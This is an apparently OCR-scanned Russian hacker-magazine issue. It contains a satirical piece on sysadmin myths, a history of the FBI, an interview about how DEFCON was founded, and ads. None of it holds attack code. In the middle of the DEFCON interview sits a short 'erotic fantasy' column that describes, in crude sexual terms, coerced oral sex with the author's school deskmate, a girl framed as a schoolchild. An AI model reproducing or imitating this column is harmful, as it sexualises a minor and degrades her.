В 1997 г. Линус Торвальдс вместе с женой и тогда еще одним ребенком переехали в Америку. Многие компьютерные корпорации, включая Apple, предлагали ему хорошее рабочее место, но Линус предпочел им всем небольшую компанию Transmeta, специализирующуюся на разработке процессоров.

Недавно Торвальдс решил отойти от производства микрочипов и полностью углубиться в поддержку своего главного детища под началом Лаборатории Разработки Открытых Исходников (www.osdl.org). Популярность Linux с каждым годом неуклонно растет...

Тоха (Toxa@real.xakep.ru)

CENSORED

ПРОФЕССИИ, КОТОРЫЕ МЫ ВЫБИРАЕМ

Забей на тусовки. Забей на карьеру. Забей на семейную жизнь. Выбери чертовы серваки, массив винчестеров размером со стиральную машину, обрывки сетевых шнурков, пищущий сидюк и электрическую кофеварку. Забей на сон, выбери кофеин и паранойю. Забей на друзей. Выбери черные потертые джинсы и кроссовки. Выбери консоль и думай, какого черта ты погинишься на сервак в воскресенье утром. Сиди в кресле и по сотому разу читай одни и те же ленты новостей, качай патчи и отравляй свой организм сухими бутербродами с лимонадом. Замаршрутизируй всю свою жизнь, разорви себя на багфиксы, растворись в списках рассылки, возненавидь этих тупых, самоуверенных идиотов-пользователей и пророка их Билла Гейтса, который придумал столько проблем. Выбери свое будущее. Стань сисадмином.

СЕМЬ МИФОВ О СИСАДМИНАХ

Это вольный перевод известной мантры Настоящих Сисадминов (оригинал на www.adminspotting.org). Если ты, сидя на работе, без проблем получаешь и отсылаешь почту, веб-странички всегда грузятся шустро, с одинаковой скоростью даже в самые рабочие часы и совсем без баннеров, вся информация на сетевых дисках регулярно бэкапится, а критически важная база данных уже третий год работает без сбоев, если шестнадцать ваших удаленных офисов по всему городу связаны одной локальной сетью, в которой ты не видел ни одного вируса или червя, хотя многие сидят на непропатченных виндах, а фразу "по техническим причинам" ты последний раз слышал полтора года назад, поздравляю - у тебя в конторе работает Настоящий Сисадмин.

Как и у любого труженика IT-сферы, жизнь у админа нелегкая, а работа - подчас неблагодарная. Системные администраторы - уникальный круг людей, которым чужд карьерный рост в привычном понимании этого слова. Они не стремятся быть большими начальниками и управлять людьми, быть на виду. Это тот редкий случай, когда человек считает свою работу отлично выполненной, если эту работу не замечают. Все просто работает. Как часы. Без сбоев. Однако по поводу работы сисадминов есть некоторые заблуждения, которые следует развеять. И показать, что "choose no life..." - не только громкие слова.

МИФ ПЕРВЫЙ: "АДМИН ЭТО ТОТ, КТО СИДИТ ЗА КОНСОЛЬЮ И ЛЕНИВО ТЫЧЕТ В КНОПКИ"

Прежде чем лениво перемещать конечности по устройству ввода, следует проделать очень много работы. Протянуть сеть по этажам здания и кабинетам, прикрутить на каждом этаже патчпанель с коммутаторами, завести это все на один внутренний роутер, собрать от одной до десятка серверных стоек, между делом обжать пару-тройку десятков сетевых шнуров, заодно продумать будущее расширение сети с добавлением новых офисов безболезненно для текущих. Все это требует долгих часов и дней работы с отверткой и плоскогубцами, ползаний по фальшпотолкам с проводами в зубах, ковыряний в серверной стойке. Именно поэтому рабочая одежда админа - свитер, потертые джинсы и мягкие кроссовки. Не потому что он не следит за собой, а потому что он следит за сетью. Только после этого ты можешь просто и беззаботно воткнуть свою рабочую машину в настенную панель, а админ - сидеть за клавиатурой и настраивать почту, базу данных или что-нибудь еще.

МИФ ВТОРОЙ: "ЗНАЧИТ, АДМИН ДОЛЖЕН УМЕТЬ ДЕЛАТЬ ВСЕ"

Это вроде бы вытекает из первого. На самом деле, админ, который и сеть протягивает, и сетевые сервисы настраивает, и программы пишет, и веб-сайты мастерит - большая редкость, самородок. Во всех крупных организациях сисадмин - лишь один из сотрудников технического отдела, в котором, как правило, пара специалистов отвечают за



Сисадминов лучше не злить



Тяжела жизнь сисадмина

физическую организацию сети, пара сисадминов занимаются непосредственно почтой/веб-сервером/базой данных и прочими сервисами, и еще пара сотрудников бегают к пользователям, решая их извечные проблемы с жутко своенравной OS Windows :).


Однако в средних и малых организациях со всем обычно приходится управляться одному-двум специалистам. И тут уж Настоящий Админ должен действительно уметь все. Под "уметь все" подразумевается не знание всего, что только есть в сетевом мире, а умение в этом разобраться. Так, админ не обязан знать наизусть все тонкости работы протокола radius, но, используя свой багаж знаний и имеющуюся в Сети документацию (которую он найдет с помощью верного гугля), обязан быстро разобраться и настроить сервис freeradius, реализующий этот протокол.

МИФ ТРЕТИЙ: "ХОРОШИЙ АДМИН ОБЫЧНО НИЧЕМ НЕ ЗАНЯТ"

Часто можно услышать, что частота появления админа на работе обратно пропорциональна его крутости. Мол, у настоящего профи все работает без сбоев, а потому на работе он появляется только в дни выдачи зарплаты или корпоративных праздников. Такие ситуации действительно бывают, однако в серьезных организациях начальству наплевать, что "Вася ушел домой, потому что все работает", так как один час простоя веб-сервера/базы данных/удаленного офиса может стоить нескольких тысяч долларов, десятков потерянных клиентов и,



Типичное рабочее место сисадмина


Иногда приходится работать не только за клавиатурой

наконец, просто имиджа компании. Настоящий админ должен не только уметь предупредить сбой (от сгоревшего процессора или посыпавшегося винчестера никто не застрахован), но - и это гораздо важнее - уметь ликвидировать его последствия в кратчайшие сроки без ущерба для компании. В идеале пользователи не должны заметить, что почтовый сервер со всей базой накрылся. Бэкапы, дублирование серверов, откаты - эти слова должны быть знакомы каждому админу. А фраза: "Винчестер сгорел, поэтому я переустанавливаю ОС с нуля", - нонсенс.

МИФ ЧЕТВЕРТЫЙ: "НАОБОРОТ, АДМИН ВСЕГДА ЗАНЯТ"

Это другая крайность, вызванная тем, что, как правило, админы уходят с работы позже остальных сотрудников, а иногда и ночуют на работе. Поэтому у некоторых админ ассоциируется с небритым уставшим перцем с красными глазами. Действительно, если в компании происходят серьезные перемены в сетевой инфраструктуре, то рабочий день админа продлевается ровно настолько, сколько нужно для окончания работ. Но если все идет своим чередом, то админ пьет кофе, читает IT-новости и (обязательно!) security-рассылки, полистывает Хакер. Словом, держит себя в курсе и наготове. Перманентно и незаметно проходят патчи и апдейты системы и сервисов, мелкие улучшения, продумываются планы по дальнейшей жизни сети. Админу не обязательно постоянно ковыряться в серверах, но также недопустимо, чтобы для него стала новостью информация о серьезной уязвимости двухдневной давности. Админ, узнавший о новой уязвимости от коллег - не админ.


МИФ ПЯТЫЙ: "АДМИНЫ - ВСЕ СПЛОШЬ ФАНАТИЧНЫЕ ЮНИКСОИДЫ"


Безусловно, любой уважающий себя админ должен знать UNIX и уметь работать в консоли, не полагаясь на многочисленные графические утилиты конфигурирования. И многие админы - прежде всего unix-гуру. Хотя бы потому, что 70% серверов в Сети работают под управлением различных вариаций UNIX, Apache доминирует на рынке веб-серверов, как и ISC BIND - среди dns. Но надо понимать, что сеть - это не только веб/почта/dns. Есть еще маршрутизаторы, а значит - cisco. И хотя сейчас opensource-решения на базе UNIX по возможностям превосходят некоторые циски, все-таки PC - это PC, а маршрутизатор - специализированное устройство. Многие ставят под сомнение целесообразность использования Windows NT в качестве серверной платформы, однако есть ли разница для начальства, чем управляется сеть, если все работает без сбоев, потребности компании в сетевых службах удовлетворяются, и о взломе вашей сети не может быть и речи? Надо раз и навсегда понять, что нет лучшей операционной системы, лучшего дистрибутива Linux, лучшего ftp-демона, и так далее. Настоящий админ должен сделать все быстро и качественно, а какие он при этом будет использовать средства - дело исключительно его вкуса. В конце концов, если админу нравится каждый день качать патчи к серверам под управлением Windows 2000 - это его дело ;).


А вот как выглядит рабочее место сисадмина дома

МИФ ШЕСТОЙ: "АДМИН - НЕФОРМАЛЬНАЯ, ЛЕНИВАЯ И БЕЗОТВЕТСТВЕННАЯ ЛИЧНОСТЬ"

Сисадмин приходит на работу все время в одном и том же свитере, иногда полусонный, с высоким начальством не общается. У него автоматизировано в системе все, что только можно. Для всего готовы скрипты, и он даже не помнит, когда последний раз устанавливал ОС с компакт-диска, так как все обновления происходят пересборкой системы из свежего дерева исходников. А в случае установки с нуля есть скрипт автоматической установки ОС и всех необходимых сервисов. Но админ может уйти в отпуск, и все его обязанности временно лягут на помощника. Который как минимум должен разобраться в том, что админ наворотил, и не сделать хуже. Так что обязательно - дотошное комментирование всех конфигурационных файлов, резервирование систем на случай отката или восстановления, согласование изменений с коллегами по серверной комнате, умение четко и толково разъяснить, что, где и как функционирует. Админу действительно иногда лень купить второй свитер или поменять джинсы. Ему лень объяснять пользователям, почему у них глючит винда. Но что касается Его сети - это не неформал и не лентяй. Это - Настоящий Сисадмин.


Бородатый, пузатый - типичный сисадмин. Только очков не хватает :)


Сисадмин шаманит над серваком

Хабы + провода = куча-мала

МИФ СЕДЬМОЙ: "ХОРОШИЙ АДМИН - НЕМНОГО ХАКЕР"

Это, собственно, и не миф. Безопасность сети должна стоять на втором месте после стабильности ее работы. Поэтому хороший админ предпочтет зарекомендовавшие себя безопасные решения, даже если они сложнее в обслуживании и настройке. Админ должен быть в курсе приемов, которые используют взломщики для проникновения в сети, и испробовать их на своей сети раньше, чем это сделают хакеры. Известно, что подавляющее число взломов происходит по причине использования старых, дырявых версий сетевых сервисов, для которых существуют публичные эксплойты. Но даже если админ вовремя обновляет apache и mysql, а программисты написали дырявый скрипт, злоумышленник может получить доступ к системе с правами веб-сервера или базы данных. Поэтому нельзя ограничиваться только своевременным обновлением сервисов, нужно еще запускать их в максимально безопасной конфигурации.

Работа сисадмина редко может быть оценена по достоинству простыми пользователями, но ему это не нужно. Он не ищет популярности. Он просто делает так, чтобы сеть работала.



Лицензия РВ№4794 выдана 27 ноября 2000 года МПТР

TM RADIO ULTRA



mindw0rk (mindw0rk@mail.ru)

ЛЮДИ В ЧЕРНОМ



Многие не могут жить без ощущения своей значимости для этого мира. Бабушка из глухого села идет на выборы, голосует за своего президента и верит, что ее голос может повлиять на судьбу государства. Политики не устают повторять, что именно народ является той силой, которая всем заправляет, а государственные структуры – всего лишь слуги. Я бы разделил с бабушкой ее уверенность, но мне надоело носить розовые очки.


Если ты хочешь познакомиться с теми, кто на самом деле вершит судьбы и строит будущее планеты, я думаю, тебе понравится наша новая рубрика «Большой Брат». Ты узнаешь, как работают агенты Секретной Службы, посещали ли на самом деле астронавты НАСА Луну, где куются передовые технологии и правда ли, что все мы под колпаком. А откроет рубрику, пожалуй, самый известный биг браза - ФБР.

ВСЯ ПРАВДА О ФБР

ВЕКОВАЯ ИСТОРИЯ ФБР

В 19 веке в США все проблемы с нарушением закона решались на местах силами местной полиции и детективов. Крупнейшая правоохранительная организация Секретная Служба (SS), хоть и пользовалась большими полномочиями, но представляла в основном интересы политиков, а не народа. Департамент юстиции, который также боролся за мир и спокойствие американский граждан, имел лишь нескольких собственных агентов. Они занимались проверкой финансовых операций, проходящих через правительственные структуры, а для проведения расследований нанимались частные детективы и сотрудники СС.

В 1901 г. новым президентом США стал Теодор Рузвельт. После выборов он сразу взял курс на повышение эффективности американской правоохранительной системы. И в первую очередь это коснулось Департамента юстиции. Это влиятельное заведение возглавлял давний друг и помощник президента Чарльз Бонапарт, которого уже давно не устраивал дорогостоящий наем сотрудников Секретной Службы. К тому же о результатах операций те в первую очередь докладывали



Логотип ФБР

не Чарльзу, а своему непосредственному начальнику. Бонапарт хотел иметь собственную группу хорошо подготовленных агентов, и полностью их контролировать. С помощью Рузвельта ему удалось убедить Конгресс в важности этого шага, и в июне 1908 года под крылом Департамента Юстиции сформировался отдел, который позже получит название Бюро Расследований (BOI).

Первыми сотрудниками отдела стали хорошо зарекомендовавшие себя частные детективы и завербованные агенты Секретной Службы. А их основной задачей было расследование финансовых и земельных преступлений. В течение 5 следующих лет количество сотрудников БР выросло с 37 до 600, половину составляли специальные агенты, работающие в больших городах и поддерживающие связь с главным офисом в Вашингтоне.


Штаб-квартира ФБР

В 1917 г., со вступлением Америки в первую мировую войну, приоритеты Бюро изменились. Теперь оно занималось шпионажем, саботажами и поиском тех, кто уклонялся от воинской повинности. 7 лет спустя к числу приоритетов добавилось преследование активистов, политические взгляды которых противоречили взглядам Конгресса США. Среди них оказался Альберт Эйнштейн и многие другие известные личности. С приходом к власти Франклина Рузвельта гонения либералов прекратились.

1921 - 1933 годы вошли в американскую историю как «годы беззакония», когда Америкой правили гангстеры и все занимались контрабандой спиртного, на ввоз и продажу которого стоял запрет. Несмотря на большие возможности БР, правительство ограничило его полномочия. И часто для того, чтобы упрятать за решетку важную птицу, агентам приходилось подключать смекалку и где-то даже нарушать закон. Самыми громкими делами того времени стали арест Аль Капоне – крупнейшего мафиози, и поимка членов Ку-клукс-клана, терроризировавшего Америку 50 лет.

В 1932 г. появилась Техническая лаборатория, в которой проводились исследования (а нередко подделка) улик и обработка информации. Тремя годами позже для обучения своих будущих агентов Бюро создало Национальную академию, которая станет самым профессиональным в своем роде учебным заведением. В том же 1935 г. Бюро Расследований официально стало Федеральным.

В последующие годы влияние и полномочия ФБР непрерывно росли. Его агенты занимались расследованием всех громких преступлений, а успех всегда сопровождался щедрым финансированием со стороны правительства и признанием в глазах народа.

В конце 90-х, с ростом компьютерных преступлений, ФБР всерьез взялось за расследование сетевых инцидентов. А после теракта 11 сентября основным направлением агентства стали контртеррористические операции.

ЛЮДИ В ЧЕРНОМ

Спустя почти сто лет с момента появления ФБР, изменилось многое. Способы ведения расследований, координация работы, размеры организации и сумма ее финансирования. Неизменной осталась только цель –


Теодор Рузвельт

поддерживать закон в стране и устранять любые очаги опасности.

В организации работают около 30 тысяч человек самых разных профессий. Криминалисты исследуют улики, криптографы расшифровывают подозрительные сообщения, компьютерщики исследуют сетевое пространство, аналитики делают прогнозы... Федеральное Бюро Расследований – это один большой механизм, который работает благодаря слаженному взаимодействию всех его составляющих. Но главная движущая сила этого механизма – те самые спецагенты. Люди в черном, не снимающие очков и радионаушника.

Стать спецагентом не так уж и сложно. Для этого достаточно быть гражданином США, вписываться в возрастные рамки (23-37 лет), иметь высшее образование (желательно юридическое) и пройти тесты на собеседовании. Если все в порядке, кандидат отправляется в городок Квонтико (штат Вирджиния) и поступает в Национальную академию, где его ждет еще 16 недель изнуряющих тренировок по самым разным дисциплинам: физподготовка, стрельба из огнестрельного оружия, тактические приемы, этика и т.д. После выпуска новый федеральный агент поступает на двухлетний испытательный срок, по окончании которого получает все соответствующие привилегии.

В отличие от остальных сотрудников ФБР, спецагенты не имеют типичного рабочего дня. В зависимости от нужд агентства, их могут подключать к группе захвата, отправить на допрос свидетелей или приставить к подозреваемому для проведения слежки.

Полномочия спецагентов четко прописаны в «Мандате ФБР». Для большинства действий, включая начало нового расследования и арест подозреваемого, нужны санкции начальства. Тем не менее, если агент имеет основания считать, что человек находится в розыске и представляет опасность – он может произвести арест или открыть огонь на поражение. Это разрешение дается только сотрудникам, работающим в США. Их зарубежные коллеги могут проводить арест после получения ордера.

До недавнего времени прослушивание телефонных переговоров строго контролировалось и применялось только при расследовании серьезных преступлений. В 2002 г. Конгресс США утвердил USA PATRIOT Act (www.reichow.net/tws/patriot.htm), который расширил возможности ФБР, в первую очередь относительно телефонных прослушиваний и сканирования интернета. Одно из положений акта вызвало волну негодования в народе – спецагентам официально разрешили обыскивать квартиры в отсутствие хозяев, даже не сообщая им о проведенном обыске на протяжении следующих нескольких недель.

Большую помощь в расследованиях оказывает «Список десяти самых разыскиваемых преступников» - листовка, распространяемая сотрудниками ФБР. Чтобы в него попасть, кандидат должен иметь длинный список правонарушений и представлять реальную угрозу для общества. Отбором тех, кто попадет в список, занимается Отдел криминальных расследований, собирая информацию со всех областных представительств. А утверждает кандидатов директор ФБР.

> В конце 90-х, с ростом компьютерных преступлений, ФБР всерьез взялось за расследование сетевых инцидентов.


Кафешка внутри здания ФБР


Действующий директор ФБР Роберт Мюллер

СТРУКТУРА ФБР

Штаб-квартира ФБР находится в Вашингтоне. Там работает все начальство, принимающее важные решения. Отсюда же отдаются указания 56 областным представительствам, 400 спутниковым управлениям и более 40 связным штабам по всему миру. Главой ФБР является директор, который назначается на десятилетний срок президентом США при поддержке Сената. Сейчас эту должность занимает Роберт Мюллер, сменивший подавшего в отставку Луиса Фри.

ФБР состоит из нескольких отделов, специализирующихся каждый в своей области.

Отдел национальной безопасности (NSD) занимается контрразведкой и контртеррористическими операциями, а также отвечает за внутреннюю безопасность.

Отдел криминальных расследований (CID) борется с организованной преступностью. Это убийства, ограбления, мошенничество, вымогательство, незаконное использование оружия. Другим направлением CID является расследование служебных преступлений, таких как взяточничество и растрата федерального имущества.

Отдел расследовательных служб (ISD) призван объединять ресурсы и информацию отдельных управлений ФБР для более гибкого взаимодействия. Он же координирует международную деятельность агентства.


Отдел информационных служб по уголовным преступлениям занимается сбором и хранением данных по уголовным делам, которые поступают от различных правоохранительных служб. Именно здесь хранится обширное досье ФБР и картотека отпечатков пальцев.

Отдел информационных ресурсов (IRD) занимается обработкой полученной информации. Если нужно расшифровать документ или провести экспертизу – вступают в игру сотрудники этого управления.

Инспекционный отдел находится под контролем непосредственно директора ФБР и следит в основном за дисциплиной и профпригодностью сотрудников. Он также контролирует распределение бюджетных денег.

Финотдел как раз распределяет эти деньги.

Группа быстрого реагирования (CIRG) решает задачи, где критично время.


Федеральная Академия

ССЫЛКИ ПО ТЕМЕ:

- **www.fbi.gov** - официальный сайт ФБР
- **www.fbi.gov/mostwant/topten/fugitives/fugitives.htm** - TOP 10 самых разыскиваемых преступников
- **www.fbijobs.com** - для тех, кто хочет стать спецагентом :)
- **www.totse.com/en/politics/federal_bureau_of_investigation** - новости и статьи про ФБР
- **http://trac.syr.edu/tracfbi** - большая подборка информация о ФБР
- **www.fas.org/irp/agency/doj/fbi** - раздел о ФБР на сайте FAS
- **www.zpub.com/notes/znote-fbi.html** - альтернативный сайт ФБР
- **www.agentura.ru/dossier/usa/fbi** - неплохая справка по ФБР на русском языке

ДИРЕКТОР ФБР

УПРАВЛЕНИЯ

Схема ФБР

Тренировочный отдел заведует Федеральной Академией и отвечает за подготовку кадров.

Административный отдел проверяет биографии потенциальных сотрудников и обеспечивает безопасность внутри организации.

ФБР тесно сотрудничает со многими коллегами. Например, с ЦРУ или Национальным разведывательным центром по наркоторговле (NDIC). А также принимает активное участие в международных программах борьбы с организованной преступностью, наркобизнесом и терроризмом.

Благодаря хорошему финансированию (около четырех миллиардов долларов ежегодно), ФБР может себе позволить иметь самое лучшее оборудование и условия для работы. За помощью в бюро регулярно обращаются полицейские управления и другие правоохранительные органы. Обычно помощь заключается в информационной поддержке или проведении экспертизы.

Что касается компьютерной области – ФБР только недавно по-настоящему осознало опасность, исходящую из Сети. И с каждым месяцем этому направлению уделяется все больше внимания. А по словам директора, в скором будущем расследование компьютерных преступлений станет одной из главных задач ФБР.



СФЕРА – первая российская многопользовательская интернет-игра

1С Ассоциация магазинов Мультимедиа

Когда твой меч опускается на голову врага, твой друг-маг лечит твои боевые раны, а воины твоего клана отбивают атаку на замок, ты понимаешь - это реальность.
Это - СФЕРА.

Сфера

- 100 квадратных километров игрового пространства леса и поля, степи и горы
- 20 замков, захват которых дает невиданную власть в мире Сферы
- 4 больших города, где можно общаться и торговать под защитой магии короля Сферы
- Более 100 разновидностей монстров
- Более 200 магических мантр и алхимических составов
- Около 50 видов оружия с уникальными свойствами для каждого вида
- Возможность изменять свойства предметов с помощью магии и алхимии
- Неограниченные возможности по созданию и развитию кланов
- Развитие персонажа – мага или воина, рост во внутренней иерархии клана
- Персональные и командные квесты
- Множество развалин, торговых постов, заброшенных селений, подземелий
- Свобода общения - групповые чаты, общие беседы, закрытые каналы

NIKITA

http://sphere.yandex.ru



mindw0rk (mindw0rk@mail.ru)

DEFCON: КРУПНЕЙШАЯ ХАКЕРСКАЯ ТУСА

Естественная среда общения хакеров - Сеть. Неважно, канал это IRC, почтовая рассылка или форум. Интернет дает отличные возможности для анонимного общения, но в конце концов настает момент, когда посиделки в приват-румах перестают удовлетворять. Хочется собраться с сетевыми друзьями в каком-нибудь уютном месте и обсудить за чашкой пива актуальные топики. Отличным поводом для риаллайфовых встреч являются хак-пати. Разных хакерских тусовок в мире много, но самая масштабная и известная - DEFcon. Проводится он ежегодно в Лас-Вегасе, и 30 июля 2004 г. в двенадцатый раз откроет двери для всех, кто интересуется компьютерной безопасностью.

Мне удалось связаться с главным организатором мероприятия Джеффом Моссом aka Dark Tanget, и он согласился рассказать, как все начиналось, как развивалось и как все обстоит сейчас.

РИАЛЛАЙФОВЫЕ ТУСОВКИ

Началось все в 1992 г. Я тогда держал собственную BBS'ку. A Dark Tangent System был постоянным участником 11 национальных и международных андеграундовых сетей. Все они работали по принципу FIDOnet, а моя система была хабом для находящихся на западном побережье США.

Одна из таких сетей называлась Platinum Network и была центровой в Канаде. Через какое-то время родители парня, который ее поддерживал, нашли работу в другой стране. Встал вопрос о закрытии PN, и сисоп захотел организовать вечеринку для всех своих поинтов. После долгих обсуждений мы решили, что будет лучше провести ее в США. В этом случае можно было объединить народ из Platinum и нашей CyberCrime (CCI) Network, в то время насчитывающей несколько сот человек, включая пару узлов из России.

Пока шли споры по поводу организации пати, родители того парня перебрались на новое место, и он вместе с ними. С тех пор я ничего о нем не слышал. Бросать задуманное не хотелось, и я решил самостоятельно довести дело до конца. Причем пригласить народ не только из CCI, но и некоторых других мест. Например, IRC-канала #hack, который быстро набирал популярность, а также специализированных конференций UseNet. Мне казалось, чем больше придет людей, тем лучше.

Я понимал, что, собрав в одном месте кучу людей из андеграунда, привлеку внимание правоохранительных организаций. И мне не хотелось, чтобы посреди всеобщего веселья в помещение ворвались федералы и испортили весь праздник. Поэтому я сам сделал первый шаг, официально пригласив их на нашу тусу. После такого никто больше не мог назвать мероприятие "подпольным заговором хакеров". Это была открытая тусовка друзей и заинтересованного в security народа.

В то время в Соединенных Штатах было несколько других хакерских мероприятий: HoHoCon, проводимый на Рождество, летний SummerCon, PumpCon в канун Хеллоуина и другие. Попасть туда можно было только по приглашению, так что наша пати выгодно отличалась от остальных. Еще мне хотелось дать ей оригинальное название, но не такое, которое говорит о времени или месте проведения.

Свое название DEFcon получил в результате нескольких обстоятельств. Во-первых, таким словом назывался справочный буклет к фильму "Военные игры", главный герой которого был родом из Сиэтла, как и я. Во-вторых, DEF'ом называлась кнопка "3" на кнопочном телефонном аппарате. Я в то время был телефонным фрикером, поэтому неплохо разбиралась в телефонной терминологии. Еще у меня был друг, который писал R&B и techno-музыку в подпольной студии. Я туда частенько захаживал, и однажды, когда поделился своими планами с приятелями, один из них сказал: "Ваша тусовка будет def". Слишком много совпадений для одного слова. К тому же Def Con, как мне показалось, звучало неплохо. На том и остановился.


Теперь нам нужно было выбрать место проведения. Я обратил внимание на Лас-Вегас, так как это город, который никогда не спит. Многие хак-пати проводились там, где жили организаторы. Для них это было удобно, но гостям было нечем заняться по вечерам, когда город погружался в сон. Чтобы развеять скуку, народ бомбил отели, где проводились пати, и все обычно выходило из-под контроля. Мне же хотелось найти город, который сможет предоставить развлечения круглосуточно, чтобы после пати всегда можно было найти, чем заняться. Лас-Ве-


Главный организатор Defcon The Dark Tanget

- http://defcon.org - официальный сайт конференции
- www.defconnect.com - сайт, где можно заказать сувениры с лейблом Defcon'a
- http://defcon.hektik.org - неофициальный ресурс Defcon
- www.linuxjournal.com/article.php?sid=7164 - хорошая статья нашего земляка о том, почему стоит поехать на Defcon
- www.defconpics.org - внушительная подборка фоток с пати

ЭРОТИЧЕСКИЕ ФАНТАЗИИ

MINDWORK



Когда я, будучи юным и неопытным, учился в школе, моей соседкой по парте была славная девочка Ира. Я любил Ирочку как дочь. Она была мила лицом и стройна телом, а какой у нее был ротик! Аленький, пухленький, а какой вместительный! Вспоминая этот ротик, мой штанной генерал-майор встает по стойке смирно и отдает мне честь.

Когда главред попросил написать свою эротическую фантазию, я сразу вспомнил Ирочку. И главными героями моей бурной фантазии стали ее ротик и мой генерал-майор. Что они вытворяли, знал бы ты!

- На колени, дрянь! - командовал генерал-майор. И девочка послушно подчинялась.

- Резче! - корректировал генерал-майор. И ротик набирал темп.

- Глубже, глубже бери! - недовольно бурчал половой начальник. И ротик заглатывал его под корень.

Как приятно иногда вот так пофантазировать, помечтать. Вспомнить Ирочку и ее сладкий ротик. Одно плохо - руки устают.



За столом собралась элита

гас оказался лучшим выбором, поскольку это курортное место, и здесь более-менее приемлемые цены.

Организацией первого DEFcon'а по сути занимался только я. Очень помогла моральная поддержка моего друга Dead Addict, который также предоставлял мне доступ к своему IBM PS/2. Мы с ним много говорили о том, что нужно сделать и в каком направлении двигаться. И многие из идей, которые мы обсуждали, воплотились потом в следующих con'ах.

Так как я никогда раньше не проводил подобных мероприятий и опасался, что мне придется потратить на организацию DEFcon все свои сбережения, я утешал себя тем, что если все пройдет ужасно, в конце концов, я всегда смогу устроиться возле бассейна и напиться до чертиков. Но мои опасения не подтвердились.

Когда настал день X, поучаствовать в нашей пати съехались около 110 человек. Было очень весело и интересно, даже лучше, чем я мог ожидать. Я до сих пор общаюсь с некоторыми людьми, с которыми познакомился на DEFcon I.

Честно говоря, мы не планировали делать продолжение, DEFcon был "одноразовым" мероприятием. Но спустя два месяца после окончания первого DEF'а, народ стал спрашивать нас, когда будет DEFcon II. И я понял, что от меня ждут новой пати, которая должна стать больше и лучше!

В то время как интернет набирал популярность, и появилась WWW, мир стал меняться. Люди больше не искали наставников и не слушали хакерских воззваний, а вместо этого читали книги и участвовали в наполнении сайтов и новостных групп. Компании стремительно осваивали Сеть и вместе с тем задумались о своей безопасности. Появился дефицит security-специалистов, многие мои друзья устроились на хорошие должности с приличным окладом.

Все это отразилось на DEFcon'е. О нашей конференции узнавали все больше и больше людей, многие вливались. В связи с увеличением количества участников нам даже пришлось сменить гостиницу, чтобы всем хватило места.

Сейчас для проведения пати мы на три дня снимаем весь Alexis Park Hotel (www.alexis-park.com). Взнос для участия составляет $75 - эти деньги идут на аренду отеля, кондиционеров, закупку всего необходимого оборудования, оплату некоторых лекций и работы персонала. Во время конференции на территории Alexis Park натянута высокоскоростная беспроводная сеть 802.11a с выходом в интернет. У нас есть свой web/FTP сервер, на котором можно обмениваться софтом и фотками. А также своя телестанция, транслирующая в прямом эфире все события на телевизоры в гостиничных номерах.

